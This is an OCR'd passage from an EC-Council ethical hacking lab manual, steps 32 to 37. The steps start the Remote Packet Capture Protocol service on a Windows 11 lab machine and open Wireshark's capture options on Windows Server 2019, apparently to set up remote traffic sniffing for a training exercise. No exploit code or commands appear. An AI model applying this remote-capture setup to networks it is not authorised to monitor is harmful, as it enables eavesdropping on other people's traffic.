


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **Services** window appears. Choose **Remote Packet Capture Protocol v.0 (experimental)**, right-click the service, and click **Start**.



33. The **Status** of the **Remote Packet Capture Protocol v.0 (experimental)** service will change to **Running**, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Close all open windows on the **Windows 11** machine and close **Remote Desktop Connection**.


    Note: If a **Remote Desktop Connection** pop-up appears, click **OK**.

35. Now, in **Windows Server 2019**, click the **Type here to search** icon at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results, to launch **Wireshark**.




36. The **Wireshark Network Analyzer** window appears; click the **Capture options** icon from the toolbar.

    Note: If a **Software Update** pop-up appears click on **Remind me later**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. The **Wireshark**. **Capture Options** window appears; click the **Manage Interfaces…** button.



